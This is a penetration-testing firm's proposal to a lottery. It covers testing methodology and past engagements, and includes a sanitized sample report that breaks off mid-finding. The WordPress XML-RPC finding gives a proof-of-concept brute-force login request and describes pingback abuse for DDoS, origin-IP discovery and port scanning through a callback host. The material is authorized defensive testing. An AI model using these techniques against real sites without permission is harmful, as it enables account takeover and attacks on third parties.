Our External Network Penetration Testing methodology is continuously engineered to meet evolving best practices and is informed by several standardized approaches. Each engagement is customized to meet unique goals and objectives, therefore the specific elements of our methodology that are leveraged are contingent upon the level of testing and defined scope. The following is an accounting of the potential testing phases and their respective individual elements:

Footprint Reconnaissance/ Analysis	This step involves searching various publicly available sources for detailed company-specific information. This allows us to identify target systems and provides information that may prove useful in an attack.
System, Service, and Vulnerability Identification	Here we take a more focused look at the devices, servers, and Internet-facing applications. We use a variety of specialized security tools to identify the architecture and vulnerabilities. The goal is to identify systems/devices that respond to authorized and unauthorized requests, the services/applications that those systems are providing, and inherent and/or potential vulnerabilities.
Exploitation	This is the attempt to gain unauthorized access to systems and/or information utilizing the vulnerabilities identified in the previous phase. This task is customized based upon the findings of the engagement. GSG's approach is to exploit the network vulnerability and gain access to

	systems/information; once access is obtained, GSG will report the finding to Lottery so the method of access can be remediated promptly. If requested by the Lottery, GSG can attempt to pivot the attacks towards internal machines; however, our general approach is to report the finding and move on to find additional external vulnerabilities.
Reporting	In this final phase of the engagement. GSG will generate an executive summary and a technical report that explains the findings, including visuals/screenshots, provides customized remediation recommendations, and, if available, includes details on repeating the attack scenario. GSG's cybersecurity professionals bring highly skilled expertise to each unique engagement through specialized training in security testing disciplines. Continuous education is a fundamental element of ensuring quality testing and our personnel maintain several professional credentials as well.

Demonstrated Experience with External Network Penetration Testing	
U.S. Department of Agriculture (USDA) Agriculture Security Operations Center (ASOC)	Our team conducted penetration testing of USDA–ASOC's general support systems in 21 agency departments nationwide, including USDA facilities in other countries. We conducted internal and external network penetration assessments to verify that the security controls implemented by the agency's network infrastructure and supporting systems provided an adequate level of protection against both internal and external network attacks. **Scope of Testing** • External & Internal Penetration Tests • External & Internal Vulnerability Scans • Web Application Penetration Tests • Web Application Vulnerability Assessments
Nevada Affordable Housing Assistance Corporation (NAHAC)	Our team performed vulnerability assessments at NAHAC. The purpose of this project was to find vulnerabilities, safely exploit them, and gain access to NAHAC's system without detection, without interference, and without any outage. This project included pre-engagement activities to further define scope and communications; intelligence gathering to gain knowledge of the 'target'; threat modeling to gain knowledge of the network configuration and identify known vulnerabilities with the use of automated tools; vulnerability analysis to review security risks associated with the network and possible means of exploitation; exploitation of discovered vulnerabilities; attempts to gain elevated/privileged user access; and documentation, discussion, and reporting of our findings and recommendations. **Scope of Testing** • External & Internal Penetration Test • External & Internal Vulnerability Scans • Web Application Penetration Tests • Web Application Vulnerability Assessments

5.2 Website Penetration Testing [RFQ 4.2]

Our web application assessment focuses the entire test on the web application(s) that are being tested, rather than an all-inclusive test of running services that an external penetration test or internal penetration test would provide.

GSG will assess your organization's web application from different perspectives:

- What can an unauthenticated attacker access and manipulate?
- What can an attacker with normal user permissions access and manipulate?
- If an attacker were to obtain administrative permissions on your web application, what can be performed?

GSG will conduct the web application assessment following the same steps that an attacker would perform. A sample set of these steps include:

- Understand the business purpose of the web application

Why does it exist?	What problem does it solve?	How does it make your business practices easier, or more efficient?

- Identifying all pages associated with your web application and mapping links/relationships between the pages.
- Identify input fields within the targeted web application and test for the application to properly handle malicious input attacks such as SQL injection or cross-site scripting.
- GSG will review the business logic associated with the web application and identify attacks that bypass critical steps.
- Test for improperly managed web application sessions.

Methodology

The web application assessment methodology is used to identify any potential vulnerabilities within the network. This is an outline of the approach that the Penetration Testing Team may take based upon the scope and environment being assessed.

We have developed a documented, proprietary methodology for conducting Vulnerability Assessments of web-based applications, which includes over twenty-five categories of testing. Some of these categories include:

- Testing the strength of the session credential used by the web application. This includes testing the mechanism used to track user sessions (URL re-writing, cookies, hidden form elements, and HTTP basic authentication). Lynx tests for predictability of the session credential, whether or not it is subject to manipulation, cloning, or hijacking, and other common weaknesses in the methodology used to track user sessions.

- Strength and proper logic flow of server executables (.CGI, .ASP, .PHP, Cold Fusion, PERL, etc.) and the lack of proper bounds checking, which can lead to buffer overflow attacks, along with DoS attacks. In addition, stack-based buffer overflow vulnerabilities of the web server daemon are checked. Lynx also tests for SQL piggybacking, whereby user input is appended with database query and update statements in an attempt to get the database to perform unauthorized transactions.

- Improper configuration of the web server, possibly resulting in indexable directories, robots.txt file, default content, default executables (with known vulnerabilities), and the ability to use HTTP commands such as PUT and DELETE without authorization.

- Review of HTML source for vulnerabilities such as excessive information in comments and the use of POST commands versus GET commands. Hidden Form Elements are also tested for possible exploits.

- Strength of the login and authentication process against common exploits such as username and password harvesting. Completeness of the logout and timeout functions is also thoroughly tested. Additionally, account lockout is tested, both from a security perspective to minimize the chance of brute-force attacks, and DoS perspective.
- Proper use of encryption, certificate authorities, and SGC (Server Gated Cryptography) to support 128-bit SSL encryption for non-US exportable browsers.
    - ◊ Automated gray-box testing vulnerability scanning approach will be followed by using tools such as, Retina Web Security Scanner, Web Inspect, NetSparker, AppScan, etc.
    - ◊ Manual grey-box web application testing in order to verify vulnerabilities found during scans, and to discover additional application logic flaws in the system.
    - ◊ The vendor may use additional testing software to conduct the application assessment, e.g.:
        - ➢ Retina Web Security Scanner
        - ➢ Burp
        - ➢ Zap
        - ➢ SQLmap

Demonstrated Experience with Website and Web Application Penetration Testing	
Fort Wayne–Allen County Airport Authority	Our project included application testing for OWASP Top 10 Web Application Security Risks. Prior to the penetration tests, we conducted a phased assessment consisting of data collection and scanning, vulnerability validation, and documentation of findings. External web application testing was performed on the web portal and third-party applications, including Office 365.
USDA National Institute of Food and Agriculture (NIFA)	GSG provided website and application testing including, but not limited to: improper configuration of the web server, possibly resulting in indexable directories, robots.txt file, default content, default executables (with known vulnerabilities), and the ability to use HTTP commands such as PUT and DELETE without authorization; review of HTML source for vulnerabilities such as excessive information in comments and the use of POST commands versus GET commands. Hidden Form Elements are also tested for possible exploits; and strength of the login and authentication process against common exploits such as username and password harvesting. Completeness of the logout and timeout functions is also thoroughly tested. Additionally, account lockout is tested, both from a security perspective to minimize the chance of brute-force attacks, and DoS perspective.

5.3 Internal/Client-Side Network Penetration Testing [RFQ 4.3]

GSG's Internal Network Penetration Test methodology will be utilized to test the internal web portals used for the Lottery's infrastructure, as well as for testing camera networks and door security systems. Our team will provide an insightful review of the state of all internal network assets including vulnerabilities, misconfigurations, and other health indicators. GSG has been leveraging our experience reviewing real-world exploits and our expertise in implementing and configuring secure camera and entry systems for clients including the U.S. Border Patrol, Travis Air Force Base, and other highly secure facilities. GSG's Internal Network is a hands-on, privileged security inspection consisting of two components. First, we look at the configuration of systems to evaluate the strengths and weaknesses of the Lottery's information system's design and technical/operational controls. Then we run a vulnerability scan on the internal network to identify vulnerabilities that are specific

to your system and devices. We use the credentials of domain administrators, which allows us to look at things like domain registries and patches.

Through the Assessment, we will:

- ✓ Document your global network security settings and configurations.
- ✓ Document relative strengths and weaknesses of your current technical/operational controls.
- ✓ Assign compliance ratings of system configuration and settings in accordance with industry standard and regulatory best practices, including FFIEC, NCUA, and CMS guidelines, the National Security Agency Gold Standard, National Institute of Standards and Technology guidance, ISO 27002 standards, and relevant vendor recommendations.
- ✓ Identify system/device-specific vulnerabilities using the Department of Homeland Security Common Vulnerabilities and Exposures (CVE) database.
- ✓ Provide specific, detailed remediation recommendations.

GSG follows the following methodology for Internal Network Penetration Testing:

Data Collection	Data Analysis	Reviewing our Findings
We conduct data collection through discussions with the system owners and using automated and manual open source, commercial and proprietary tools, interviews, and observation techniques. Administrative credentials are required to perform the Configuration Assessment. We conduct the Vulnerability Assessment using licensed commercial vulnerability scanners that support a wide range of network devices, operating systems, databases, and applications. While administrative credentials are optional for the vulnerability scans, we encourage using them to scan Microsoft Windows environments because the results will be more accurate and will better expose the system's vulnerabilities.	Our experts perform the Data Analysis Phase of the assessment off-site by reviewing the data we have collected. In the Configuration Assessment Analysis, we compare each system and assign compliance ratings in accordance with industry standard and regulatory best practices. In the Vulnerability Assessment Analysis, we review the results of the vulnerability scans to ensure that the most relevant information is included in a clear and concise manner.	Once we have analyzed the data, we will schedule a meeting with the Lottery departments to review the results systematically. The Internal Vulnerability Assessment report includes: 1) A summary of the findings presented in an executive report in PDF. 2) A corresponding interactive HTML report provides the details for each of the Assessment categories, as well as the device-specific vulnerabilities. 3) An action plan detailing our recommended remediation activities.

Demonstrated Experience with Internal Network Penetration Testing	
Nevada Affordable Housing Assistance Corporation (NAHAC)	GSG performed an internal and external network penetration test and security assessment to verify that the security controls implemented by the NAHAC network infrastructure and supporting systems provided an adequate level of protection. Our team used a broad range of commercial and public tools from our Virtual Security Test Center (VSTC), along with manual methods.
Fort Wayne–Allen County Airport Authority	GSG conducted internal and external penetration testing to verify that reasonable controls were in place to comply with industry best practices and to confirm that access to the Authority's IT environment did not compromise system confidentiality, integrity, or the availability of other

	resources. Our project included application testing for OWASP Top 10 Web Application Security Risks.
PCI–DSS Penetration Tests and Segmentation Validation (Client Confidential)	PCI–DSS Requirement 11.3.4 requires all organizations to perform segmentation testing and internal network penetration testing at least annually if segmentation controls are utilized to isolate the Cardholder Data Environment (CDE) from other network segments. The intent of this requirement is to verify that the segmentation controls/methods function effectively and as expected. Segmentation testing, and internal penetration testing will show if a user can gain unauthorized access to the system/data within the CDE.

5.4 Wireless Penetration Testing [RFQ 4.4]

Wireless networks are becoming the standard for organizations and are an easy way to get everyone connected. Going wireless, however, presents its own types of security challenges. GSG's Wireless Assessment services give you a detailed look into the risks of your wireless set-up through sophisticated attempts to gain access and compromise systems. At the end of the assessment, our team will give you actionable recommendations to make your wireless network more secure.

After determining the scope and rules of engagement, our team works onsite at your location, performing an external wireless scan, as well as analyzing and identifying different network attack vectors. Because our Wireless Assessment is a full-picture review of your network, we also do manual vulnerability testing and assess wireless device configurations, wireless policies, and wireless topology mapping. We'll immediately notify you of any critical risks in advance of our comprehensive report.

Our wireless Assessment looks at the following items:

- First, we review the RF coverage and capacity design and how access points are distributed throughout your environment.
- We also look into the RF environment and what is happening around and within it that can affect wireless performance.
- The physical installation including the mounting and orientation of the access points and antennas plays a role in performance and will require review.
- Your cabling infrastructure that supports the access point backhaul to the network is critical to performance and also merits an inspection.
- We will request an overview of your switching infrastructure that handles the traffic from the access points and clients onto the network.
- The WLAN design and configuration that administers the system will be looked at. This includes the channel arrangement, power settings, data rates, number of broadcasts SSIDs and other factors that have an impact on the performance of the system.
- We also consider integrated components; NAC or AAA services, as well as network services like DHCP and DNS that are critical to the support of optimally performing Wi-Fi.

Demonstrated Experience with Wireless Penetration Testing	
Fort Wayne–Allen County Airport Authority	Our team performed wireless testing to detect and identify any rogue devices within the network as well as to assess the staff's level of security awareness. GSG conducted assessment and testing of the Authority's wireless assets, including vulnerability analysis, and attempted to exploit discovered vulnerabilities. We checked if wireless devices were broadcasting Service Set Identifiers (SSIDs) or other information that could enable hackers.
USDA Agriculture Security Operations Center (ASOC) General Support Systems	GSG conducted wireless access control attacks to penetrate a network by evading WLAN access control measures such as AP MAC filters and Wi-Fi port access controls. The attacks can take place through anything from war-driving, rouge access points, MAC spoofing, ad-hoc associations, AP/Client misconfigurations, unauthorized association and Promiscuous clients

5.5 Deliverables

The completed assessment results are documented in a content-rich report which includes the background, summary of findings, detailed findings, scope and methodology, and supplemental content for context and reference. Each report is risk-based and customized to the specific scope of the assessment.

Typical elements that you will find in our reports include:

An executive summary for strategic direction	A walkthrough of technical risks	Multiple options for vulnerability remediation	The potential impact of each vulnerability

Deliverables included in our report are:

- A PDF executive summary of the findings
- A corresponding interactive HTML report providing the details for each of the assessment categories, as well as the device-specific vulnerabilities
- An action plan in Microsoft Word detailing our recommended remediation activities

Once the assessment has been completed, the Lottery will be provided with the following:

1. Comprehensive Summary Report	We will provide a comprehensive summary report that gives a high-level overview of the vulnerabilities that have been identified and the associated risks to your environment. Our clear and concise reporting format contains an Executive Summary that can be understood by all members of the Lottery — including individuals who may be in management or non-technical roles.
2. Detailed Technical Report	A detailed technical report will be provided to you immediately once the assessment has been completed. This report provides further information on the vulnerabilities that have been identified and recommends a course of immediate corrective action following the assessment.
3. Risk-Based Approach with CVSS Scoring	A risk-based approach is used throughout the report, and all vulnerabilities are scored in line with the Common Vulnerability Scoring System (CVSS). This allows the contents of the report to be fed into your own internal risk assessments and allows a plan to be developed to prioritize those

	vulnerabilities which pose the highest risk to the Lottery.

High-level reports are strictly confidential. We are certain that the Lottery would not want us to share any aspect, however well redacted, of our findings regarding the security of your systems. We can, however, share some general outlines of these reports.

We provide the following reports, tailored to the requirements of our contract. For a commonly required activity, such as a Penetration Test, a report would follow the following general outlines:

Penetration Testing Report

I. **Executive Summary**
II. **Introduction**
   a. Purpose of Penetration Tests
   b. Listing of relevant regulations/requirements
III. **Dates of Assessment**
IV. **Scope**
   a. Systems and types of testing to be conducted
   b. Specifically excluded tests
V. **Client Internal IPs**
VI. **Client External IPs**
VII. **Excluded Network IP Address Ranges (If applicable)**
VIII. **Assessment Tools**
IX. **Client and Contractor Points of Contact**
X. **Documentation**
XI. **Test Results**
XII. **Technical Details**
XIII. **Summary of Findings**
   a. High-Risk Issues
   b. Medium-Risk Issues
   c. Low-Risk Issues
XIV. **Conclusion**
XV. **Remediation and Mitigation Recommendations**
XVI. **Appendix A: Methodology**
XVII. **Appendix B: Glossary of Terms**

Summary of Findings

The **Summary of Findings** report may also form the basis for creation of an Action Plan Excel workbook (example below) that identifies each NIST control (or other variable), the purpose/description of that control, outlines general guidance for the implementation of that control, identifies risk levels, sets a priority level, identifies Plans of Action and Milestones (POAMs), and contains areas for implementation details, evidence, and status of POAMs.

Finding	Identification of the vulnerability				
Risk Level	**High Medium Low**	**Difficulty to Exploit**	**High Medium Low**	**Status**	**Closed Open**
Description	Explain what the vulnerability means and how it poses a risk to the system				
Notes	Any other information relevant to the vulnerability				
Recommendation	How to either mitigate or eliminate the vulnerability				
References	Technical documents related to the vulnerability that may have informed its discovery recommendations or other aspects				
Affected Host(s)	What parts of the network are affected?				
Evidence					
Technical details regarding the discovery of the vulnerability					

These Excel workbooks can be tailored to the specific requirements of each client. For example, they may include a crosswalk between the Security Rule and NIST Cybersecurity Framework. **For larger, more complex projects -** Often, especially on larger, more comprehensive projects, we will provide a methodology report to detail what our team is or was assessing and how they are or were accomplishing the tasks. This is a report that may be developed with a client representative prior to testing, but that would not be generally available until afterwards.

5.6 Sample Reports

5.6.1 External Network and Web Application Vulnerability Scan and Penetration Test Report

The following is a "sanitized" copy of our external network and web application vulnerability scan and penetration test report. This is a report that has been made generic by removing all identifying information and replacing it with non-specific "placeholder" information.

External Network and Web Application Vulnerability Scan and Penetration Test Report

Prepared for:

The Client-A (CLIENT-A)

Report Date

12/21/2020

Presented on behalf of Global Solutions Group Inc. by:

Vicki Shah

Project Manager

[redacted]

Disclaimer

This report is felt to contain confidential and sensitive information to The Client-A (CLIENT-A). As such we have labeled the report as "CONFIDENTIAL". We recommend that the report only be shared with entities officially connected to CLIENT-A which could include management, employees, attorneys, auditors and regulators.

Table of Contents

Executive Summary

In December 2020, Global Solutions Group Inc. (GSG) was engaged by the management of The Client-A (CLIENT-A) to simulate a real-world attack and penetration testing on their external (Internet) facing network and web applications.

This review was conducted to verify that reasonable controls were in place to comply with industry best practices and confirm that access to the CLIENT-A's IT environment does not compromise system confidentiality, integrity, or other resources' availability. This engagement aimed to identify potential security risks and provide a foundation for improved risk-based decision-making that would help achieve regulatory compliance and prioritize investments to meet security goals.

The network environment examination followed a phased assessment consisting of Data Collection and Scanning, Vulnerability Validation, and Documentation of Findings. Each phase is described in the Project Components section of this report. Various commercial and open-source tools were used to evaluate CLIENT-A's network and web applications.

Scope and Objectives

This assessment's focus was to find vulnerabilities, safely exploit them, and gain access to the CLIENT-A's system, without any detection, without any interference, and without any outage.

The following table contains the IPs (Domains), which were in scope for this assessment:

Domain, Host Names or URL
https://www.Client-A.com/login/
https://portal. Client-A.com

CONFIDENTIAL

General Observation and recommendations

The CLIENT-A engaged GSG to perform attack and penetration tests using real-world techniques and tools on its external-facing network and web applications.

These activities are commonly performed in one of two ways:

- Credentialed
- Non-Credentialed

GSG and CLIENT-A agreed to conduct the testing using the credentialed method utilizing limited knowledge about the environment as well. This approach simulates an attacker with some knowledge of the systems. It also allowed GSG to target the selected in-scope systems and produce more focused results in less time.

During the penetration test, GSG found the issues listed below. Each detailed finding and recommendation for remediation were documented in a detailed findings section later in this report.

Vulnerability	Security Implications	Severity
WordPress XMLRPC	An attacker can use a brute-force attack to gain access to the server. An attacker can also use pinback functionality to launch a Denial-of-Service (DoS) attack against other sites.	High
Encryption Configuration	Using an insufficient length for a key in an encryption/decryption algorithm opens up the possibility (or probability) that the encryption scheme could be broken, and data can be compromised.	Medium
Browsable Web Directories	Exposed information about the server can be used for future attacks.	Medium
Password Field Allows Autocomplete	Attackers could compromise a user's pc and gain access to the stored password.	Low
CORS Misconfiguration	A web client can put any value into the Origin request HTTP header to force a web application to provide it the target resource content, which could allow various attacks if another vulnerability exists on the server.	Low
HTTP Response Header Hardening	Exposed information about the server can be used for future attacks.	Info

Key Observations

- Unused accounts (including test accounts) were locked or disabled to prevent any misuse.
- All unnecessary or non-required ports were blocked to prevent any misuse or future exploit attempts.
- Misconfigured applications (WordPress) could allow system compromise, unavailability or reputational risk.

This document is intended for Customer internal use.

- Encryption weaknesses could allow an attacker to compromise sessions and obtain sensitive data.
- Server configuration allows sensitive data exposure, password storage on the client's browser, and other resource sharing issues.

Recommendations

- Disable XML-PRC on WordPress if not required or restrict access from known IP addresses.
- Configure the server to use strong encryption TLSv1.2 or above.
- Configure the application to disable password storage on the client's machine.
- Configure the server to restrict files and directory access.
- Configure the server to restrict access to trusted domains (CORS).

CONFIDENTIAL

Project Methodology

The criteria used for this assessment is based upon the industry best practices for security and OWASP Top 10, which represents a broad consensus about the most critical network, operating systems, and web application security flaws (refer to Appendix-B for further information).

This base methodology is applied to maintain a high quality of consistency, regardless of the application tested. However, unique application business logic and architecture often require an intuitive approach, prompting tests to accommodate situational attack vectors.

GSG's general activities were part of a standard methodology consisting of the seven phases listed below. These phases were further augmented by the intuitive analysis of any specific asset's configuration or information discovered within the target environment by a highly trained and experienced penetration testing expert.

Below are the phases of penetration testing methodology:

Assessment Phase	Components	Tasks
1.Pre-engagement Interactions	Defining scope and communication methods	The scope of a project specifically defines what is to be tested. One key component of scoping an engagement is outlining how the testers should spend their time. We work with the client to discuss the scope and secure communication methods during and after the test is completed.
2.Intelligence Gathering	Understanding about the target	Intelligence Gathering is performing reconnaissance against a target to gather as much information as possible to be utilized when penetrating the target during the vulnerability assessment and exploitation phases. We use various public and private resources to gain knowledge about the target systems (domain, websites, etc.)
3.Threat Modeling	Network Scan	We collect information on and performs a scan of the network environment to gain knowledge of the configuration and identify known vulnerabilities with the use of automated tools.
4.Vulnerability Analysis	Research on vulnerability and possible exploit.	We review the networks identified during the scan and eliminates information related to networks not germane to the security review. Vulnerabilities associated with the networks were then isolated and reviewed and validated.
5.Exploitation (If approved by the client)	Exploiting vulnerabilities	Attempt to exploit the vulnerabilities discovered in vulnerability detection phase and any additional vulnerability that is manually identified in this phase.
6.Post-exploitation (If approved by the client)	Gain access and elevate	Gain access to any server and explore any additional vulnerabilities which allow gaining access to the elevated/privilege user access (e.g., Local Administrator, Domain Administrator).
7.Reporting	Documentation, Discussion, and Final report.	We document the findings from analyzing the above information discusses those results with the Technology/Audit team and creates a final report for submission to senior management.

CONFIDENTIAL


Detailed Test Results

Below is a summary of the detailed test results for each of the vulnerabilities that have been identified. The results provided include a description of the vulnerability, along with an estimate of how easy it could be to exploit the vulnerability and the level of expertise needed to perform the exploit. In the Solution row there we have identified actions that should help to remediate.

The detailed vulnerabilities have been outlined in the narrative and tables that follow:

WordPress XMLRPC

Vulnerability	WordPress XMLRPC				
Severity	High				
CVSS Score	8	CVE	CWE-20 See below	Exploitable	Yes
Affected Systems	IP(s)/URL(s)	Ports/Protocol	Service	Other Information	
	Client-A.org	443/tcp	www	WordPress related issues Input Validation	
Description					
WordPress has inbuilt features that let you remotely interact with your site. One of WordPress's core features is XMLRPC; XML-RPC enables data to be transmitted, with HTTP acting as the transport mechanism and XML as the encoding mechanism. There are several vulnerabilities in the implementation of the XML-RPC, which could allow system compromise, unauthorized data post, and remote Denial of service attacks.					
Solution					
Disable XML-RPC. **Method 1: Disabling Xmlrpc.php With Plugins** Navigate to the Plugins › Add New section from within your WordPress dashboard. Search for Disable XML-RPC and install the plugin that looks like the image below:					



This document is intended for Customer internal use.

Install disable xmlrpc plugin:

Activate the plugin. This plugin will automatically insert the necessary code to turn off XML-RPC.
Method 2: Disable Xmlrpc.php manually
If you do not want to use a plugin but prefer to do the shutdown manually, you can use this simple method. It will stop all incoming xmlrpc.php requests before they are passed on to WordPress. Locate and open your .htaccess file. You may need to enable "show hidden files" in the file manager or your FTP client to find this file. Then paste the following code into your .htaccess file:

```
# Block WordPress xmlrpc.php requests
<Files xmlrpc.php>
order deny, allow
deny from all
allow from <<replace this with Trusted IP address>>
</ Files>
```

Additional Resources

CVE - Search Results (mitre.org) – Multiple CVEs

PCI v3.2.1-6.5.8, PCI v3.2.1-6.5.8, CAPEC-212, CWE-665, HIPAA-665, ISO27001-A.18.1.3, WASC-14, OWASP 2013-A5, OWASP 2017-A6

Ease Of Exploit

Easy

Skill Level Needed

Expert

Technical Details

XML-RPC on WordPress is an API or "application program interface ". It gives developers who make mobile apps, desktop apps, and other services the ability to talk to your WordPress site. The XML-RPC API that WordPress provides gives developers a way to write applications (for you) that can do many of the things you can do when logged into WordPress via the web interface. These include:
1) Publish a post
2) Edit a post
3) Delete a post.
4) Upload a new file (e.g. an image for a post)
5) Get a list of comments
6) Edit comments
There are two main weaknesses to XML-RPC, which have been exploited in the past.
The first is using brute force attacks to gain entry to your site. An attacker will try to access your site using xmlrpc.php by using various usernames and password combinations. They can effectively use a single command to test hundreds of different passwords. This allows them to bypass security tools that typically detect and block brute force attacks.
The second was taking sites offline through a DDoS attack. Hackers would use the pingback feature in WordPress to send pingbacks to thousands of sites instantaneously. This feature in xmlrpc.php gives hackers a nearly endless supply of IP addresses to distribute a DDoS attack over.


Exploit Attempts

This document is intended for Customer internal use.

Tester was able to launch two simple attacks to show the existence of the vulnerability.


ATTACK# 1: Brute force via XML-RPC

1. The first step is to confirm that XMLRPC is enabled on the site.



The output confirms that XML-RPC is enabled on the server

2. Intercept the request via BURP Proxy and send it to the repeater.




The output says "Method Not Allowed" because xmlrpc.php use POST method rather than the GET method, we have to change the method of the request.

3. Change the request from GET to POST and send the request with a different payload to check on methods allowed on the server.

4. Search for the following methods. If they are available, then we can proceed with some attacks:
    a. wp.getUserBlogs
    b. wp.getCategories
    c. metaWeblog.getUsersBlogs
    d. pingback.ping
5. To perform the brute-force login, send the following in the POST request if you know any valid usernames (See the issue WordPress User Enumeration below to get the usernames.)
6. Send the POST request containing this POST data, in which value "**admin**" is the username and value "**pass**" is the password. The value of the username password can be brute-forced (out of scope for this assessment).

POC for request.

```
POST /xmlrpc.php HTTP/1.1
Host: example.com
Content-Length: 235

<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>\{\{your username\}\}</value></param>
<param><value>\{\{your password\}\}</value></param>
</params>
</methodCall>
```



Actual request and response.

7. If a valid credential is found, we can launch other attacks such as
    a. blogger.editPost
    b. wp.uploadFile
    c. wp.getFile


Attack#2 XML-RPC pingbacks attacks

In this case, an attacker is able to leverage the default XML-RPC API in order to perform callbacks for the following purposes:


Distributed denial-of-service (DDoS) attacks - An attacker executes the pingback.ping the method from several affected WordPress installations against a single unprotected target (botnet level).
Cloudflare Protection Bypass - An attacker executes the pingback.ping the method from a single affected WordPress installation which is protected by Cloudflare to an attacker-controlled public host (for example, a VPS) in order to reveal the public IP of the target, therefore bypassing any DNS level protection.

XSPA (Cross Site Port Attack) - An attacker can execute the pingback.ping the method from a single affected WordPress installation to the same host (or other internal/private hosts) on different ports. An open port or an internal host can be determined by observing the difference in time of response and/or by looking at the response of the request.
The following represents a simple example request using the Hookbin (or similar) provided URL as a callback:

1. Create a site or open a listener on your public IP address.
   In our case, we created a dummy page at hookbin.com
2. Launch an attack using a different payload, as shown below.



3. As seen in the above image, we receive a response with a value "Int 0" which means success. And we can verify that at burp collaborator client.



4. The response above shows that the attack was successful.
Management Response
{Please insert about corrective action(s) or risk acceptance here.}

CONFIDENTIAL

Encryption Configuration

Vulnerability	Encryption Configuration				
Severity	Medium				
CVSS Score	5	CVE	CVE-2016-2183	Exploitable	Yes
Affected Systems	IP(s)/URL(s)	Ports/Protocol	Service	Other Information	
